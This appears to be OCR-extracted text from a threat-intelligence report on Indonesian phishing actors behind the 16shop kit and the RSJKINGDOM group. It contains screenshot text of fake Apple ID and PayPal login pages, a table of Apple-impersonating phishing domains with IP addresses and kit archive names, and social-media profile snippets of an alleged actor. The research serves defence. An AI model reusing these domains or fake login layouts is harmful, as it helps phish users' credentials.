
Copyright © 2019 Apple Inc. All rights reserved. Terms of Use | Privacy Policy

PayPal

Email

Password


RSJKINGDOM



```
<?php
/*
===================== RSJKINGDOM =====================

  _____             _    _      _       _     _   
 |  __ \           | |  | |    (_)     | |   | |  
 | |  | | __ _ _ __| | _| |     _  __ _| |__ | |_ 
 | |  | |/ _` | '__| |/ / |    | |/ _` | '_ \| __|
 | |__| | (_| | |  |   <| |____| | (_| | | | | |_ 
 |_____/ \__,_|_|  |_|\_\______|_|\__, |_| |_|\__|
                                   __/ |          
                                  |___/           
                 SPAM - EAT - SLEEP
                        AND
                    REPEAT AGAIN!
======================== + ==========================
*/
```


RSJKINGDOM
DarkLight

RSJKINGDOM



domain	ip	last_resolved	filename
apple-help-inc.com	198.20.73.106	2019-01-22	rsj-v1.3.1update-bins.zip
apple-idhomepagesecurity.cigs425.com	167.99.72.82	2019-02-01	Bad-Dream-Come-True.zi
apple.com-en.secure1websure.managerapps93287.yahjax.com	157.230.47.238	2019-02-04	RSJ_X_Apple.zip
appleid-login.regencyapplication.com	142.93.16.11	2019-01-02	RSJXAPPLE1_2.zip
appleid.apple.appljssecaccount.com	173.82.16.190	2019-01-26	dah-nih-jancuk.zip
appleid.apple.com.depokcybersec.info	192.185.139.249	2019-02-13	sc.zip
appleid.apple.com.wanita-malam.net	148.72.40.141	2019-02-13	final_fix.zip
appleid.apple.servsjpappl.com	173.82.187.130	2019-01-25	ah-nih-jancuk.zip
authlogin.secure.appleid.com.msg-id8hy6e.com	162.144.105.163	2019-01-22	batman_sp.zip
authorizelogin.update.support.appleid.com.security-centerid.com	167.88.8.111	2019-01-03	batman_sp.zip
manage-subscription.cancellation.icloud.com.suppa-iclaud.com	157.230.135.212	2019-01-16	RSJXAPPLE1.zip
secureappleid-apple.servehttp.com	157.230.102.192	2019-02-11	final_fix.zip
secureappleidapple.followstepforunlockedyourlockednotice3261.com	159.89.165.141	2019-01-22	Tinggal-Upload-Apple.zip
supportsrev-accounts.appleid.apple.com.madhepa.site	54.37.185.145	2019-01-28	RSJXAPPLE1.zip
www.apple.com-recontrursion-undrertaon.com	66.165.234.2	2019-01-04	RSJV1.3.1FIX-Decode%20(1).zip
www.appleid.apple.com-kukirasikurakura.info	116.203.62.139	2019-01-23	RSJXAPPLE1.zip
www.appleid.apple.com.manageaccount.com.helpmetounlock.org	27.121.66.178	2019-02-14	batman%20(1).zip

RSJKINGDOM



Rangga Wisnu

Intro

ICQ: 604962

Certified Risk Analyst at PayPal

Studied at Universitas Negeri Jakarta

Lives in Jakarta, Indonesia

From Jakarta, Indonesia

Photos

Rangga Wisnu

October 18, 2018 ·

WTB rekening Aspal . full data tq

翻訳を見る

24

13 Comments


View 5 more comments

Anggit Saputro Pm bang BCA

Like · Reply · See Translation · 3mth

Boa replied · 1 Reply

RSJKINGDOM



rsjkingdom • Follow

rsjkingdom Pemanasan

7 likes


DECEMBER 1, 2017

Add a comment...

CHASING INDONESIAN ACTORS:
DEVILSCREAM

DevilScream

- **DevilScream:**
  - A developer of an infamous phishing kit “16shop”.



Apple ID

Manage your Apple account

Your account for everything Apple.

A single Apple ID and password gives you access to all Apple services. Learn more about Apple ID ›

More ways to shop: Visit an Apple Store, call 1-800-MY-APPLE, or find a reseller.

Copyright © 2018 Apple Inc. All rights reserved.

Privacy Policy | Terms of Use | Sales and Refunds | Legal | Site Map

Key: Enter public key


Email: Enter email

Password: Enter password

□ Remember me


Powered by Zlcoder Team

DevilScream



credit.txt

